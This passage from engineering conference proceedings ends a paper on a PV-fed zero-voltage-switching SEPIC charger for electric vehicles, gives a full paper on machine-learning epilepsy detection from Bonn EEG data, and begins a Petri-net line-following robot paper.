Since the SEPIC is basically a buck-boost converter, the output voltage can be greater or less than the input voltage. However, SEPIC offers a significant advantage over buck-boost converter such that the output voltage is positive [8].




Figure 1. a) Conventional SEPIC

b) Quasi-Resonant SEPIC

The resonant converter can be obtained by adding a parallel capacitor and a series inductance to the switching element in the conventional converter [9]. Figure (1) shows the conventional and resonant SEPIC converter circuits.

In this study, it is accepted that all circuit elements are ideal. The voltage gain of the converter is as given in Equation (1), normalized load is given in Equation (2). Resonance frequency and characteristic impedance are expressed in Equation (3) and Equation (4), respectively [10].

$$M = \frac{V_o}{V_{in}} \quad (1)$$

$$Q = \frac{R_L}{Z_r} \quad (2)$$

$$\omega_r = 2\pi f_r = \frac{1}{\sqrt{L_r C_r}} \quad (3)$$

$$Z_r = \sqrt{\frac{L_r}{C_r}} \quad (4)$$

The resonance frequency of the designed converter is determined with the resonance tank elements L_r and C_r , the duty cycle can be calculated by Equation(5) [11].

$$d = 1 - \frac{3\pi+2}{4\pi} \left[\frac{f_s}{f_r} \right] \approx 1 - 0.909 \left[\frac{f_s}{f_r} \right] \quad (5)$$

• PV System and MPPT Algorithm

Since solar energy is a clean and unlimited energy source, it has an important place among renewable energy sources. Photovoltaic systems are used to convert the energy obtained from the sun into electrical energy [12]. It is widely used in many areas such as irrigation systems, off-grid systems, spacecraft and military applications. Therefore, it is of great importance to transfer the maximum available power from PV panels. The maximum power point tracker (MPPT) method is used to transfer the maximum possible power between the PV system and the load [7].

The Perturb & Observe (P&O) method is one of the most widely used MPPT methods due to its simplicity and high efficiency. Also, the most important advantage of the method is that it is

independent of factors such as PV characteristic, temperature and radiation level in obtaining maximum power point (MPP) [13].

In the P&O method, flowchart of it shown in Figure (2), the power is calculated by measuring the panel voltage and current, then compared with the previous power. If the power increases, perturbation direction is not changed, if it decreases, perturbation direction is reversed. Hence, the system's operating power moves and oscillates towards MPP [2], [14].




Figure 2. Flowchart of MPPT algorithm

3. SIMULATION MODEL OF THE PROPOSED SYSTEM

In the designed system, voltage and current values obtained from eight PV panels connected in series are entered into the control unit. The required PWM signal to be applied to the gate of MOSFET, which is used as the switching element, was provided with the MPPT algorithm and PI control applied in the control unit, and the battery was tried to be charged. A general diagram of the application is shown in Figure (3)

The applied P&O MPPT algorithm and PI controller were implemented as software in C programming language.




Figure 3. Diagram of the proposed system

The designed system was implemented in the PSIM program, which gives the opportunity to create realistic simulations in power electronics applications. In the control part of the study performed with C language, the resonance frequency was also tracked in addition to obtaining maximum power from the PV panels and providing control with the PI controller. In Figure (4), the circuit of the charging system created in the simulation environment is shown. The values of the elements used in the circuit are given in Table 1.

Table 31. Values of elements used in SEPIC

Component	Value
L1	50 μ H
L2	50 μ H
Lr	20 μ H
C1	47 μ F
C2	470 μ F
Cr	68nF
Cpv	10 μ F




Figure 6. Voltage and the current($\times 10$) of MOSFET under 350 W/m², 600 W/m², 1000 W/m² and 800 W/m² solar radiations.

Four different irradiance values were entered to the PV system, namely 350 W/m², 600 W/m², 1000 W/m² ve 800 W/m², respectively. For each irradiation value, the current and voltage occurs on the MOSFET at the switching moments are shown separately in Figure(6).

As indicated with green circles in the shown figures, it is clearly seen that the switch begins the transmission and cutting-off when the voltage is zero. This shows that the electric vehicle battery can be charged efficiently with soft switching without power loss on the switch, integrated with the PV

system. In addition, the fact that zero voltage switching has occurred for different irradiation values indicates that the resonance frequency has also been successfully followed.

5. CONCLUSION

In this study, it is aimed to reduce the power losses of DC-DC converters used in electric vehicle (EV) battery charging systems due to conventional hard switching. In the simulation study, the maximum available power was obtained from the PV system with the P&O MPPT algorithm, and the battery model was charged with maximum efficiency with the zero-voltage switching (ZVS) quasi-resonant (QR) SEPIC converter.

In the proposed system, eight panels of 250W were connected in series and a maximum power of 2000 W was obtained in total. From the initial moment of the simulation up to 0.3 seconds, a constant irradiance of 350 W/m^2 was applied to the PV system and approximately 710 W of power was acquired with a 58.5 kHz switching frequency. Between 0.3 - 0.5 seconds, the irradiance was given by increasing linearly up to 600 W/m^2 and the carried power increased up to 1215 W with a switching frequency of 57 kHz. Then, 1000 W/m^2 constant irradiance was applied up to 0.75 seconds and transferred to the battery of approximately 2000 W, which is the maximum power that can be reached from the PV system with 54.4 kHz switching frequency. Finally, 800 W/m^2 constant irradiance was applied until the end of the simulation and approximately 1620 W power was obtained. During the simulation, maximum power was provided from the PV system, ZVS was occurred to prevent power loss in the switch at all irradiance values and the battery voltage, which was 385 V at the beginning, reached to 400 V by charging.

Since it is thought that it will be important to reduce power losses in the battery charging systems of electric vehicles, the simulation results have been guiding for future studies.

6. REFERENCES

- [1] S. Natchimuthu, M. Chinnusamy, and A. P. Mark, "Experimental investigation of PV based modified SEPIC converter fed hybrid electric vehicle (PV-HEV)," *Int. J. Circuit Theory Appl.*, vol. 48, no. 6, pp. 980–996, 2020, doi: 10.1002/cta.2766.
- [2] H. Ozbay, A. Karafil, S. Oncu, and M. Kesler, "PSIM Simulation of Flyback Converter for P&O and IC MPPT Algorithms Publication Info," *Eur. J. Eng. Nat. Sci.*, vol. 2, no. 1, pp. 204–209, 2017.
- [3] D. G. Xu, Y. S. Guan, Y. J. Wang, and W. Wang, "A review of high frequency resonant DC-DC power converters: Topologies and planar magnetic technologies," *Sci. China Technol. Sci.*, vol. 63, no. 8, pp. 1335–1347, 2020, doi: 10.1007/s11431-020-1665-3.

- [4] M. Salem, A. Jusoh, N. R. N. Idris, H. S. Das, and I. Alhamrouni, "Resonant power converters with respect to passive storage (LC) elements and control techniques – An overview," *Renew. Sustain. Energy Rev.*, vol. 91, no. January 2017, pp. 504–520, 2018, doi: 10.1016/j.rser.2018.04.020.
- [5] A. Raj, S. R. Arya, and J. Gupta, "Solar PV array-based DC–DC converter with MPPT for low power applications," *Renew. Energy Focus*, vol. 34, no. September, pp. 109–119, 2020, doi: 10.1016/j.ref.2020.05.003.
- [6] T. W. Ching and K. U. Chan, "Review of soft-switching techniques for high-frequency switched-mode power converters," *2008 IEEE Veh. Power Propuls. Conf. VPPC 2008*, 2008, doi: 10.1109/VPPC.2008.4677473.
- [7] H. Özbay and M. Tarihleri, "Rezonans Dönüştürücülü Fotovoltaik Batarya Şarj Sistemi Photovoltaic Battery Charger System With Resonant Converter," *Bandırma Üniversitesi Mühendislik Bilim. ve Araştırmaları Dergisi*, vol. 2, no. 1, pp. 11–20, 2020.
- [8] T. Duman and M. Boztepe, "Evaluation of zero voltage switching SEPIC converter for module integrated distributed maximum power point tracking applications," *2017 10th Int. Conf. Electr. Electron. Eng. ELECO 2017*, vol. 2018-Janua, pp. 1480–1484, 2018.
- [9] Taufik, P. Luther, and M. Anwari, "Digitally controlled ZVS quasi-resonant boost converter with M-type switch," in *2007 International Conference on Intelligent and Advanced Systems*, Nov. 2007, pp. 823–828, doi: 10.1109/ICIAS.2007.4658502.
- [10] I. Batarseh and A. Harb, *Power Electronics Circuit Analysis and Design*, Second Edi. Springer International Publishing, 2018.
- [11] M. K. Kazimierczuk and D. Czarkowski, *Resonant Power Converters*. New York, NY, USA: John Wiley & Sons, 2012.
- [12] V. R. Vakacharla *et al.*, "State-of-the-art power electronics systems for solar-to-grid integration," *Sol. Energy*, vol. 210, no. January, pp. 128–148, 2020, doi: 10.1016/j.solener.2020.06.105.
- [13] H. Özbay, S. Öncü, and M. Kesler, "SMC-DPC based active and reactive power control of grid-tied three phase inverter for PV systems," *Int. J. Hydrogen Energy*, vol. 42, no. 28, pp. 17713–17722, 2017, doi: 10.1016/j.ijhydene.2017.04.020.
- [14] H. Özbay, A. Karafil, S. Öncü, and M. Kesler, "Dsp Controlled High Frequency Battery Charger for Pv Generation Systems," in *3. European Conference on Renewable Energy Systems*, 2015, no. November, pp. 7–10.

EPILEPTIC SEIZURE DETECTION USING TIME-DOMAIN AND WAVELET-DOMAIN FEATURES

Mosab A. A. Yousif¹, Mahmut Öztürk²

¹*Department of Biomedical Engineering, Institute of Graduate Studies, Istanbul University-Cerrahpasa, Avcilar, 34320, Istanbul, Turkey*

²*Department of Electrical and Electronics Engineering, Istanbul University-Cerrahpasa, Avcilar, 34320, Istanbul, Turkey*

²mahmutoz@istanbul.edu.tr

ORCID: 0000-0003-2600-7051

ABSTRACT

Epilepsy has become a commonplace neurological disorder that can be diagnosed in today's world. However, early detection of epilepsy is very important to control the disease and it is still a challenging procedure in some cases. Investigation of early detection methods using advances in signal processing and machine learning techniques is getting a popular research area recently. Chociced features and used signal processing methods are very effective on the results of the detection procedures developed for the neurological disorders. This study is designed as a first step to decide which features and signal processing techniques are the most succesful for detection of neurological disorder like epilepsy. Time-domain and wavelet-domain features are analyzed in this work. Frequency-domain and time-frequency-domain features will be studied as the next step of this research. In this paper, we present a comparative investigation of machine learning methods for the detection of epilepsy using electroencephalogram (EEG) signals. We use statistical, auto-correlation based and wavelet transform based features of EEG signals to predict and detect epilepsy. In this work, states of epilepsy are classified using Naive Bayes (NB), J48 Decision Tree (DT), Random Forest (RF), Multilayer Perceptrons (MLP), k-Nearest Neighbor (k-NN), and Support Vector Machine (SVM) methods. Machine learning methods are applied to 500 EEG records in EEG database for epilepsy of the University of Bonn to classify them as normal - open eyes, normal - closed eyes, pre-ictal, inter-ictal, and ictal states. All the classification algorithms have been run in the Weka program. Results indicate that Random Forest, Multilayer Perceptrons, k-Nearest

Neighbor (k-NN) with 10-fold cross-validation are the most successful algorithms with 92% accuracy.

Keywords: *Epilepsy, EEG, Machine Learning, Time-Domain Features, Wavelet Domain Features*

ZAMAN DOMENİ VE DALGACIK DOMENİ ÖZELLİKLERİ KULLANILARAK EPİLEPTİK NÖBET ALGILAMA

ÖZET

Epilepsi, günümüz dünyasında teşhis edilebilen sıradan bir nörolojik bozukluk haline gelmiştir. Bununla birlikte, epilepsinin erken teşhisi, hastalığı kontrol altına almak için çok önemlidir ve bazı durumlarda hala zorlu bir prosedürdür. Sinyal işleme ve makine öğrenimi tekniklerindeki gelişmeler kullanılarak erken tespit yöntemlerinin araştırılması, son zamanlarda popüler bir araştırma alanı haline gelmiştir. Nörolojik bozukluklar için geliştirilen tespit prosedürlerinin sonuçları üzerinde tercih edilen özellikler ve kullanılan sinyal işleme yöntemleri oldukça etkilidir. Bu çalışma, epilepsi gibi nörolojik bozuklukların saptanmasında hangi özelliklerin ve sinyal işleme tekniklerinin en başarılı olduğuna karar vermek için ilk adım olarak tasarlanmıştır. Bu çalışmada zaman alanı ve dalgacık alanı özellikleri incelenmiştir. Frekans alanı ve zaman-frekans alanı özellikleri bu araştırmanın bir sonraki adımı olarak incelenecektir. Bu çalışmada, elektroensefalogram (EEG) sinyalleri kullanarak epilepsi tespiti için makine öğrenme yöntemlerinin karşılaştırmalı bir incelemesini sunuyoruz. Epilepsiyi tahmin etmek ve tespit etmek için, EEG sinyallerinin istatistiksel, oto-korelasyon tabanlı ve dalgacık dönüşümü tabanlı özelliklerini kullanıyoruz. Bu çalışmada epilepsi durumları, Naive Bayes (NB), J48 Decision Tree (DT), Random Forest (RF), Multilayer Perceptrons (MLP), k-Nearest Neighbor (k-NN) ve Support Vector Machine (SVM) yöntemleri kullanılarak sınıflandırılmaktadır. Bonn Üniversitesinin epilepsi için EEG veri tabanındaki 500 EEG kaydına makine öğrenimi yöntemleri uygulanmış ve bu kayıtlar normal - açık gözler, normal - kapalı gözler, ön iktal, iktal ve iktal durumlar olarak sınıflandırılmıştır. Tüm sınıflandırma algoritmaları Weka programında çalıştırılmıştır. Sonuçlar, Random Forest, Multilayer Perceptrons ve 10 kat çapraz doğrulama ile k-Nearest Neighbor (k-NN) yöntemlerinin % 92 doğrulukla en başarılı algoritmalar olduğunu göstermektedir.

Anahtar Kelimeler: *Epilepsi, EEG, Makine Öğrenimi, Zaman-Alanı Özellikleri, Dalgacık-Alanı Özellikleri*

1. INTRODUCTION

Epilepsy is a neurological disorder that affects approximately 50 million people around the world. [1]. Detection of epilepsy is a challenging procedure because it is determined by recurrent seizures, and its symptoms cannot be easily detected without monitoring brain activity through EEG. Epileptic seizure which is described as a short event of hyperactivity of neurons can be pre-ictal, inter-ictal, and post-ictal [2-4].

This neurological disorder can be diagnosed by the non-invasive electroencephalograms (EEG). The electrodes are placed in the scalp and then the fluctuations of the brain's electrical activity are recorded over time to detect the spikes originated in the EEG signal which is the one of the most important characteristics in the detection of epilepsy [5,6].

Classically, epileptic seizures are detected manually by the neurologists with the purpose of diagnosis and treatment. Nowadays, new techniques are started to use in EEG monitoring systems to detect seizures on EEG data without manually searching for them and wasting hours for inspection. These new techniques use spectral, statistical or time–frequency properties of EEG signals [7]. Some of them involve artificial neural networks (ANN) in order to detect pre-ictal events in EEG. The ANN achieved the highest accuracy of 95.09% in the method proposed at [8]. In another study [9], support vector machine (SVM) method has been used to differentiate between ictal and seizure-free EEG. The accuracy of the model has reached 95.33%. In the algorithm presented at [10] kNN has been used to detect sleep apnea, which gives the average accuracy of 87.64%. In the method presented at [11], authors have used DWT and SVM to classify normal, inter-ictal, and ictal states. Their algorithm has given an average accuracy of 99.6%. In order to detect the absence seizures the authors of [12] have used DT, K-NN, Discriminant Analysis, and SVM models. Their results show that the proposed method achieved the highest accuracy of 76.7%. In the research presented at [13], the authors have used SVM to detect epilepsy. Their method gives the classification accuracy of 90.1%. The K-NN, SVM, DT and MLP methods have been used to detect the epileptic seizure on EEG signals in the method proposed at [14]. In this work, the MLP has achieved an average rating accuracy of 99.82%. In the research presented at [15], an automatic generation of medical report method (AGMedRep) has been proposed in order to process electroencephalogram (EEG) segments using machine learning (ML) to generate textual reports for epilepsy detection. They have declared that the ANN classifier with spectrogram and bispectrogram features has been the most accurate method with 86.00% of classification accuracy.

In this study, we focus on the addressing machine learning techniques in order to classify five classes of EEG segments using Naive Bayes, J48 Decision Tree, Random Forest, Multilayer

Perceptrons, k-nearest neighbors (k-NN) and support vector machine (SVM) within Weka Data Mining software program which has been processed on the dataset used in this study.

The rest of this paper is organized as follows. Section 2, summarizes the materials and methods, whereas section 3 presents the experimental studies and the obtained results. Section 4 presents the main conclusions, and the last section covers the conclusions and discussions about future research directions.

2. MATERIALS AND METHODS

- **Dataset**

We used the EEG database from the University of Bonn, due to the availability of the highest number of EEG classes related to epilepsy in this database, which is divided into five groups, as shown in figure1, each of which contains 100 segments of single-channel EEG with a length of 23.6 seconds, which obtained from different people using a 128-channel amplification system, with a sampling rate of 173.61 Hz [16].

- **The EEG sets description:**

A: Normal - open eyes;

B: Normal - closed eyes;

C: Epileptic, pre-ictal (epileptic focus);

D: Epileptic, Inter-ictal (Hippocampal region);

E: Epileptic, Ictal state.

90% of EEG signals from each group were randomly selected to build the model, while the 10% used to test the models [16].




Figure 59. Shows Normal - open eyes, Normal - closed eyes, pre-ictal, Inter-ictal and, Ictal state.

- **Feature extraction:**

- **Statistical features:**

In time-domain, some statistical measures of the original signal can be extracted, such as mean, median, mean absolute values, root-mean-square, root-mean-square difference, second-order root-mean-square difference, standard deviation, variance, kurtosis, skewness. Thus, a total of 10 features can be extracted from each EEG signal.

- **Auto-correlation based features:**

In auto-correlation, some statistical measures can be extracted, such as minimum, mean, standard deviation, variance, median, summation, Sum of absolute values, result in a total of 7 features from each EEG signal.

- **Discrete Wavelet Transform (DWT) based features:**

The EEG signal has five sub-bands, clinically important: delta (0–4 Hz), theta (4–8 Hz), alpha (8–15 Hz), beta (15–30 Hz), and gamma (30–60 Hz). A standard low pass filter was used to limiting of the EEG at 0–60 Hz.

A DWT, based on fourth-order Daubechies (db4), was used for further decomposition. The advantage of using the wavelet transform is its excellent multi-frequency representation, which includes time-frequency localization and scale-space analysis [17,18].

In the first level, the band-limited EEG (0–60 Hz) decomposed into detail and approximate coefficients of Gamma (30–60 Hz) and (0–30 Hz), respectively. The second level takes approximate coefficients resulted from the first level decomposition and further decomposed it to get high-resolution Beta (15–30 Hz) and low-resolution (0–15 Hz). The similar decomposition in the third level of these low frequencies, Alpha (8–15 Hz) was extracted along with the approximate coefficients (0–8 Hz), which is decomposed further in the fourth level for high frequencies Theta (4–8 Hz) and low frequencies Delta (0–4 Hz) [11].

In a DWT, statistical features such as mean, mean absolute values, standard deviation, variance, median, root mean square, root mean square difference, second-order root mean square difference, kurtosis, skewness, are extracted according to delta, theta, alpha, beta, and gamma. Thus, result in 50 features. Also we have taken the wavelet percentage of energy corresponding to the approximation, and we calculate 3-dB bandwidth in terms of the sampling rate. Thus, two features are extracted for every EEG signal.

Another features combination is the auto-correlation of delta, theta, alpha, beta, and gamma sub-bands, and for every one of which minimum, mean, standard deviation, variance, median, summation of auto-correlation vector, summation of absolute values of auto-correlation vector, are extracted. Thus, result in 35 features.

- **Machine learning Algorithm**

- **Naive Bayes Algorithm**

The naive Bayes classifier estimates the conditional probability of the class by assuming that the features are conditionally independent, given the class label y . In other words, in the Naive Bayes classification, data which must have a class/category is trained to the system at a certain rate. The Bayes theorem is useful because it allows us to express the posterior probability in terms of the prior probability $P(Y)$, the class-conditional probability $P(X|Y)$, and the evidence, $P(X)$ [19]:

$$P(Y|X) = \frac{P(X|Y)*P(Y)}{P(X)} \quad (1)$$

where Y is the class label of the data record, which is the largest conditional probability value.

- **J48 Decision Tree Algorithm**

The decision tree algorithms work from top to bottom. To predict any class label variable for a record we start at the root of the tree then we compare the values of the root's attribute with the record's attribute. On the basis of comparison, we follow the branch corresponding to that value and move to the next node.

Many known trees, such as C4.5 and ID3, are entropy dependent. Using information gain as a standard, we attempt to estimate the information that each feature contains. For example, to solve a binary classification problem of only two classes, positive class and negative class. If all or all of the examples are positive, then the entropy will be zero (low). If half of the records are in the positive category and the other half in the negative category, then the Entropy will be one (high).

Entropy is defined by Equation (2):

$$H = IE(p_1, p_2, \dots, p_j) = - \sum_{i \in \text{classes}} P_i \log(P_i) \quad (2)$$

Where p_1, p_2, \dots are the fractions that add up to 1 and represent the percentage of each class present in the sub-node resulting from a split in the tree and the variable IE is called gain information, while p_i is a small fraction of the elements labeled in the group [20].

- **Random Forest Algorithm**

Random Forest formed by a collection of DT which can be generated using a random selection of attributes at each node to determine the split. In order to generate K decision trees for the ensemble: For each iteration, n ($n=1, 2, \dots, k$), a training set, D_n , of d tuples is sampled with replacement from D . That is, each D_n is a bootstrap sample of D , so that some tuples may occur more than once in D_n , while others may be excluded [20].

- **Multiple Perceptron Algorithm**

The perceptron is based on the Artificial Neural Networks which consists of two types of layers: input layer, which are used to represent the input attributes, and an output layer, which is used to represent the model output, each input layer is connected via a weighted link to the output layer. These weights are adjusted until they represent the relationship between the input and output [19].

- **k-Nearest Neighbor (k-NN) Algorithm**

The algorithm computes the distance (or similarity) between each test example $z = (x', y')$ and all the training examples $(x, y) \in D$ to determine its nearest-neighbor list, D_z . if the number of training dataset is large the computational cost will be high. To reduce the computational cost required to find the nearest neighbors of the testing set, an efficient indexing techniques are used [19].

- **Support Vector Machine (SVM) Algorithm**

SVM is a classifier that searches for a hyperplane with the largest margin, which is why it is often known as a maximal margin classifier. The SVM is the maximum margin hyper plane that lies in some space. The original SVM is a linear classifier. For SVMs, using the kernel trick makes the maximum

margin hyper plane fit in a feature space. The feature space is a nonlinear map from the original input space, usually of much higher dimensionality than the original input space. In this way, nonlinear SVMs can be created. They are constructed by locating a set of planes that separate two or more classes of data. By construction of these planes, the SVM discovers the boundaries between the input classes; the elements of the input data that define these boundaries are called support vectors [19].

For Gaussian radial basis function:

$$K(x, x') = e^{-\frac{|x-x'|^2}{2\sigma^2}} \quad (3)$$

3. RESULTS AND DISCUSSION

In this paper, to apply the data mining algorithms, Weka (Waikato Environment for Knowledge Analysis) version 3.8.4 is used. Weka is a free licensed machine learning software (under the GNU General Public License) written in Java, developed at the University of Waikato, New Zealand. Some of the classification algorithms had been simulated by using Weka over 569 human beings with 32 attributes and the results are presented in terms of speed and accuracy.

- **Speed of The Algorithms**

As an evaluation criteria of the algorithms, first of all, the time performances have been measured. Table 1 shows the time performance of the classification algorithms simulated by Weka. It is shown that the time performances of the algorithms are very close to each other so, to evaluate these algorithms according to their speed is not a full-objective choice.

Table 1. Time Performance of the Algorithms

Algorithm	Time Taken to Build Model (second)	Time Taken to Test Model (second)
Naive Bayes	0,01	0.01
J48	0.13	0
Random Forest	0.35	0.01
Multilayer Perceptron	25.44	1.01
k-NN	0	0.08
SVM	0.17	0.01

- **Accuracy of The Algorithms**

Accuracy (ACC) is the measure of correct prediction of the classifier, and it provides general information about how many samples are misclassified. It is defined as

$$ACC = \frac{TP+TN}{TP+TN+FP+FN} \quad (4)$$

where TP, FP, TN, and FN are the number of true positives, false positives, true negatives, and false negatives, respectively, when the classifier is predicted.

In this study, the metrics used to evaluate the proposed model were Correctly Classified Instances, Incorrectly Classified Instances, Cohen Kappa Statistic (k) , Mean Absolute Error (MAE), Root Mean Squared Error (RMSE), Relative Absolute Error (RAE), Root Relative Squared Error (RRSE).

These metrics are defined as follow:

$$\text{correctly classified instances} = \frac{\text{Number of data classified correctly}}{\text{Number of total data}} \quad (5)$$

$$k = \frac{(P_o - P_e)}{1 - P_e} \quad (6)$$

$$MAE = \frac{1}{n} \sum_{i=1}^n |y_i - \hat{y}_i| \quad (7)$$

$$RMSE = \sqrt{\frac{\sum_{i=1}^n (y_i - \hat{y}_i)^2}{n}} \quad (8)$$

$$RAE = \sum_{i=1}^n \frac{|e_i|}{y_i - \hat{y}_i} \quad (9)$$

$$RRSE = \sqrt{\sum_{i=1}^n \frac{e_i^2}{(y_i - \hat{y}_i)^2}} \quad (10)$$

where y_i ($i = 1, 2, \dots, n$) is the real output, \hat{y}_i ($i = 1, 2, \dots, n$) is the estimated output, n is the number of outputs, P_o is probability of observed values, and P_e is probability of values by chance.

In our experiment, as presented in Table 2. we found that Random Forest, Multilayer Perceptron and K-NN is considered as highly accurate with of 92% in comparison to all other 6 models that

were generated in this work. Table 2 represents the main model output characteristics according to the comparison criteria given above.

Table 2. Comparison for Accuracy of Machine Learning Techniques

Summary	Naive Bayes	J48	Random Forest	Multilayer Perceptron	k-NN	SVM
Correctly Classified	76 %	86 %	92 %	92 %	92 %	90 %
Incorrectly classified	24 %	14 %	8 %	8 %	8 %	10 %
Cohen Kappa Statistic	0.6964	0.8233	0.8991	0.8992	0.8989	0.8739
Mean Absolute Error	0.0976	0.059	0.0911	0.0422	0.0352	0.244
Root Mean Squarred Error	0.3097	0.2353	0.1837	0.1721	0.178	0.3216
Relative Absolute Error	30.4609 %	0.235 %	28.443%	13.1879 %	10.9769 %	76.1663 %
Root Relative Squarred Error	77.3266 %	58.7586 %	45.8615 %	42.9792 %	44.437 %	80.3122 %

Table 3 presents a comparison among our proposal and other approaches in epilepsy domain. This comparison is made considering some characteristics, such as the number of classes in the study, the quantity of classifiers that were built, and the highest accuracy.

Table 3. Comparison among our findings and other work related to epilepsy.

Paper	Number of classes	Number of classifiers	Highest accuracy (%)
[10]	3	4	95.09
[15]	2	3	95.33
[12]	3	1	99.60
[13]	3	4	76.70
[14]	4	1	90.10
[15]	3	32	99.90
[16]	5	75	86.00
Our Proposal	5	6	92.00

Also shown that our most accurate classifier overcomes the performance of predictive models to some related studies presented in this paper.

Although the accuracy of our classification algorithms was not higher compared to the relevant work presented in Table 3, our results can be considered good, because we used EEG signals from five different classes, more than those used in the related work. The processing of the EEG signals is difficult due to the characteristics of these signals, such as low signal-to-noise ratio, high complexity, instability, and non-linearity. At [16], they construct 15 datasets using four feature extraction methods and then apply it in five machine learning algorithms, result in generating a total of 75 classifiers. Whereas, we use only two feature extraction techniques and six classifiers.

Moreover, the main reason behind the error rates of our models is the difficulty of classification between the pre-ictal and inter-ictal classes, and the normal (open eyes and closed eyes) as they generally have similar patterns, which further complicates the classification.

4. CONCLUSIONS

This study attempts to solve the automatic detection problem of epilepsy using the machine learning algorithms which have been applied to the EEG database of the University of Bonn.

The accuracy result has been achieved in this study is, to the best of our knowledge, higher than the currently reported results in literature. Random Forest, Multilayer Perceptron and K-NN have been the most accurate methods when the average of the comparison criteria has been mentioned.

This study could be extended to investigate another feature extraction techniques and machine learning methods. As a future work, accuracy rates of frequency domain and time-frequency domain features will be examined and their detection performances will be compared. Using more robust algorithms to automate the feature selection and to reduce the representation space will increase the accuracy and reliability of the model.

5. ACKNOWLEDGMENTS

Mosab A. A. Yousif would like to thank the Turkish Presidency for Turks Abroad and University of Gezira – Sudan for financial support.

6. REFERENCES

- [1] WHO, Epilepsy, <https://www.who.int/news-room/fact-sheets/detail/epilepsy>. [Accessed Sep. 10, 2020].
- [2] R.S. Fisher , W.E. Boas , W. Blume , C. Elger , P. Genton , P. Lee , J. Engel , Epileptic seizures and epilepsy: definitions proposed by the international league against epilepsy (ILAE) and the international bureau for epilepsy (IBE), *Epilepsia* 46 (4) (2005) 470–472 .
- [3] R.S. Fisher , C. Acevedo , A. Arzimanoglou , A. Bogacz , J.H. Cross , C.E. Elger , J. Engel , L. Forsgren , J.A. French , M. Glynn , D.C. Hesdorffer , B.I. Lee , G.W. Mathern , S.L. Moshé, E. Perucca , I.E. Scheffer , T. Tomson , M. Watanabe , S. Wiebe , ILAE official report: a practical clinical definition of epilepsy, *Epilepsia* 55 (4) (2014) 475–482 .
- [4] G. Alarcón, A. Valentín, *Introduction to Epilepsy*, Cambridge University Press, 2012 .
- [5] W.J. Freeman , R.Q. Quiroga , *Imaging Brain Function With EEG: Advanced Temporal and Spatial Analysis of Electroencephalographic Signals*, Springer, 2013 .
- [6] Ropper, A., & Brown, R. H., *Principles of neurology* (8th ed.). Boston, USA: McGraw-Hill, 2005.
- [7] Mohseni, H. R., Maghsoudi, A., & Shamsollahi, M. B. (2006). Seizure detection in EEG signals: A comparison of different approaches. *IEEE-EMBC*.
- [8] J. Kevric , A. Subasi , Classification of EEG signals for epileptic seizure prediction using ANN, in: *Proceedings of the International Symposium Sustainable Development*, IEEE, 2012 .
- [9] V. Joshi , R.B. Pachori , A. Vijesh , Classification of ictal and seizure-free EEG signals using fractional linear prediction, *Biomed. Signal Process Control* 9 (2014) 1–5 .
- [10] S. Saha , A. Bhattacharjee , M.A .A . Ansary , S.A . Fattah , An approach for automatic sleep apnea detection based on entropy of multi-band EEG signal, in: *Proceedings of the Region 10 Conference*, IEEE, 2016, pp. 420–423 .
- [11] D. Sikdar , R. Roy , M. Mahadevappa , Epilepsy and seizure characterisation by multifractal analysis of EEG subbands, *Biomed. Signal Process Control* 41 (2018) 264–270 .
- [12] K. Zeng , J. Yan , Y. Wang , A. Sik , G. Ouyang , X. Li , Automatic detection of absence seizures with compressive sensing EEG, *Neurocomputing* 171 (2016) 497–502 .
- [13] C.P. Shen , J.W. Lin , F.S. Lin , A.Y.Y. Lam , W. Chen , W. Zhou , H.Y. Sung , Y.H. Kao , M.J. Chiu , F.Y. Leu , GA-SVM modeling of multiclass seizure detector in

- epilepsy analysis system using cloud computing, *Soft Comput.* 21 (8) (2017) 2139–2149 .
- [14] A.K. Jaiswal , H. Banka , Local pattern transformation based feature extraction techniques for classification of epileptic EEG signals, *Biomed. Signal Process Control* 34 (2017) 81–92 .
- [15] Oliva, J.T. and Rosa, J.L.G., 2019. Classification for EEG report generation and epilepsy detection. *Neurocomputing*, 335, pp.81-95.
- [16] R.G. Andrzejak , K. Lehnertz , F. Mormann , C. Rieke , P. David , C.E. Elger , Indications of nonlinear deterministic and finite-dimensional structures in time series of brain electrical activity: dependence on recording region and brain state, *Phys. Rev. E* 64 (6) (2001) 061907 .
- [17] I. Daubechies, Ten lectures on wavelets CBMS-NSF Regional Conference Series in Applied Mathematics, vol. 61, 1992.
- [18] S.G. Mallat, A theory for multiresolution signal decomposition: the waveletrepresentation, *IEEE Trans. Pattern Anal. Mach. Intell.* 11 (7) (1989) 674–693
- [19] Han, J., Pei, J. and Kamber, M., *Data mining: concepts and techniques*. Elsevier, 2011.
- [20] Tan, P.N., Steinbach, M. and Kumar, V., *Introduction to data mining*. Pearson Education India, 2016.

PETRI NET BASED LINE FOLLOWING ROBOT

Duygu Baran, İsmail K. Çağatay, Soumia A. Bouchenafa, Yusuf E. Yılmaz, Aydın Aybar

Eskişehir Technical University, Department of Electrical Electronics Engineering, Eskişehir, Turkey

ikaancagatay@gmail.com

ORCID: 0000-0003-1333-5662

ABSTRACT

In this study, Petri net model is developed for controlling a mobile robot that could be applied in library environment to help organizing books to its belonging bookshelf. The study includes creating an algorithm using Matlab coding based on Petri net mathematical modelling. The approach starts with creating a Petri net model to find next directions of the robot. These directions are embedded in the Petri net model and there is a highest probability of reaching a set of target areas. The graphical representation of Petri net helped to model the system mathematically and thus helped to generate a code depending on the input data (path data). The path data is given to the system in a separate file containing a matrix with a given size (representing the path) where a non-zero number represents the presence of path. The created software uses Matlab code as a sensor; called path sensor, which consists of row and column information properly combined with the Petri net model. The coding system, which executes path sensor mission, divides the path into [3x3] sized matrices, each of which is analyzed by the system and give the next direction as an output. The software outcome returns the row and column subscripts of each non-zero item and is used to find the next direction coordinates. This study, also shows the realization of three robots' coding system. Each robot possesses a codingbased sensor to follow a path despite crossing paths by setting priorities to robots for crash avoidance in Matlab coding simulation. The robots are performing 8 different tasks that is a total of following 8 different paths. The robot application is suggested to be at library where the three robots have the principle task of transporting books from a starting point to the assigned bookshelf, having 8 possible paths (each path leading to a unique bookshelf type) to follow in order to reach the aim.

Keywords: *Petri Net, Line Following Robot, Path Sensor.*

PETRI AĞI TEMELLİ ÇİZGİ TAKİP EDEN ROBOT

ÖZET

